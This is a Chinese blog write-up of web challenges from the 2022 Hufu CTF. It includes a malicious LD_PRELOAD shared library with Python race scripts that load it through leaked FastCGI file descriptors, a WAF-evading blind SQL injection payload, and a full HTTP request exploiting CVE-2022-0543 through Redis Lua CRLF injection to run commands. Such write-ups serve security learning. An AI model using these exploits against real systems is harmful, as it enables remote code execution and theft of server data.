2022虎符线上团队赛 有关web的部分题解（持续更新）

原创

ththaiai 于 2022-03-23 10:33:58 发布 3223 收藏 1
文章标签： web安全

本文链接：https://blog.csdn.net/weixin_51458899/article/details/123679594

ezphp

可以参考jacko大神的虎符CTF (wolai.com)

题目是与p神之前的博客相似：

我是如何利用环境变量注入执行任意命令 | 离别歌 (leavesongs.com)

可惜题目相同环境不同，刚好此题是上面博客未解答的部分

最终通过查阅资料发现：

hxp CTF 2021 - A New Novel LFI - 跳跳糖 (tttang.com)

简单而言就是 fastcgi在处理过大的临时文件时，删除文件没有关闭句柄导致/proc/PID/fd/泄露，于是制造了文件上传的点

关于动态链接库的制作（恶意exp.so）：

通过LD_PRELOAD绕过disable_functions - 知乎 (zhihu.com)

exp.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
  unsetenv("LD_PRELOAD");
  system("id");
  system("cat /flag > /var/www/html/flag");
}
```

```
gcc -shared -fPIC hook_exp.c -o hook_exp.so
```

以前以为gcc有问题也没事（之前编译别的成功过），像下图这样就是错的

```
┌──(thai㉿DESKTOP-322K1AV)-[/mnt/c/Users/20281/Desktop/虎符ctf/虎符web/ezphp/attack]
└─$ gcc -shared -fPIC exp.c -o exp.so
exp.c:5:1: warning: ‘construct’ attribute directive ignored [-Wattributes]
    5 | __attribute__ ((__construct__)) void preload (void){
      | ^~~~~~~~~~~~~~
```

当直接回车的时候没用任何报错就可以，这时候产生了恶意exp.so ,作为动态链接库，他会被优先执行

然后这有两个脚本，一个是jacko师傅写的，不过我这里由于本地环境存在问题没有跑通（别人可以）

```
import requests
import _thread

f=open("exp.so",'rb')
data=f.read()
url="http://127.0.0.1:5141/"


def upload():
    print("start upload")
    while True:
        requests.get(url+"index.php",data=data)

def preload(fd):
    while True:
        print("start ld_preload")
        for pid in range(10,20):
            file = f'/proc/{pid}/fd/{fd}'
            # print(url+f"index.php?env=LD_PRELOAD={file}")
            resp = requests.get(url+f"index.php?env=LD_PRELOAD={file}")
            # print(resp.text)
            if 'uid' in resp.text:
                print("finished")
                exit()

try:
    _thread.start_new_thread(upload, ())
    for fd in range(1, 20):
        _thread.start_new_thread(preload,(fd,))
except:
    print("error")

while True:
    pass
```

也可以考虑r3师傅写的（这里复现成功）

```
import  threading, requests
URL2 = f'http://127.0.0.1:5141/index.php'
nginx_workers = [12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27]
done = False


def uploader():
    print('[+] starting uploader')
    with open("exp.so","rb") as f:
        data = f.read()
    while not done:
        requests.get(URL2, data=data)
for _ in range(16):
    t = threading.Thread(target=uploader)
    t.start()
def bruter(pid):
    global done
    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            try:
                requests.get(URL2, params={
                    'env': f"LD_PRELOAD=/proc/{pid}/fd/{fd}"
                })
            except:
                pass


for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```

成功以后，访问flag可以下载到flag

ezsql

```sql
CREATE TABLE `auth` (
  `id` int NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `auth_username_uindex` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
```

```js
import { Injectable } from '@nestjs/common';
import { ConnectionProvider } from '../database/connection.provider';

export class User {
  id: number;
  username: string;
}

function safe(str: string): string {
  const r = str
    .replace(/[\s,()#;*\-]/g, '')
    .replace(/^.*(?=union|binary).*$/gi, '')
    .toString();
  return r;
}

@Injectable()
export class AuthService {
  constructor(private connectionProvider: ConnectionProvider) {}

  async validateUser(username: string, password: string): Promise<User> | null {
    const sql = `SELECT * FROM auth WHERE username='${safe(username)}' LIMIT 1`;
    const [rows] = await this.connectionProvider.use((c) => c.query(sql));
    const user = rows[0];
    if (user && user.password === password) {
      // eslint-disable-next-line @typescript-eslint/no-unused-vars
      const { password, ...result } = user;
      return result;
    }
    return null;
  }
}
```

详见jacko大神的虎符CTF (wolai.com)

jacko大神分析的很好，我简单总结一下

看到这道题的waf无法双写绕过union之后，考虑到可能最终无法直接使用sql特性登录

这时候通过观察状态码，发现报错和执行布尔值为1的语句状态码不同，利用这个地方盲注

```
SELSELECT * FROM auth WHERE username=''||case`username`regexp'^a'when'1'then~0+1+''else'0'end||'' LIMIT 1;
```

case when then 是一种与if起到相同功能的写法

反引号可以包裹字段

整形溢出：`~0+1`这样就是整形溢出，先对0取反（变成1111...），加一的话要进位，就溢出了


编写脚本可以成功（其中密码为24位，账号为16位，可以先确定长度再注）

至于有人看jacko的脚本为什么有那么多个反斜杠，这是因为：

两个反斜杠代表一个实际的反斜杠，这里一种编程语言要一个反斜杠，那么这里是python+node+mysql8一共3个反斜杠

合情推理如果你用burp就只需要2个（node+mysql8）

报错再盲注，看返回4xx还是5xx
password=aaaaaa&username='%7C%7Ccase%60password%60regexp'...'when'1'then~0%2B1%2B''else'0'end%7C%7C'
用户名长度16位、密码长度24位



redis crash

草了，傻逼题，直接溢出得了

不过考虑到是怎么搭的会比较有意思

redis rce

草了，给出题人搞了，原来可以\r\n绕过白名单，估计又是正则没写好，下次一定先绕一绕白名单再说

CVE-2022-0543 （问题是为啥人家搜的到）

参考

https://www.adminxe.com/3620.html

记住要双引号转义

Request

Pretty Raw Hex \n

```
POST /sendreq HTTP/1.1
Host: 120.25.155.106:32713
Content-Length: 269
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://120.25.155.106:32713
Referer: http://120.25.155.106:32713/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "query":
  "GET \"ass\"\r\neval 'local io_l = package.loadlib(\"/usr/lib
  /x86_64-linux-gnu/liblua5.1.so.0\", \"luaopen_io\"); local io
   = io_l(); local f = io.popen(\"cat /flag_UVEmnDKY4VHyUVRVj46
  ZeojgfZpxzG\", \"r\"); local res = f:read(\"*a\"); f:close();
   return res' 0"
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 46
Server: Werkzeug/2.0.3 Python/3.8.10
Date: Sun, 20 Mar 2022 08:08:22 GMT

HFCTF{50940d43-96ae-4d9f-be20-42992d53f5e5}
```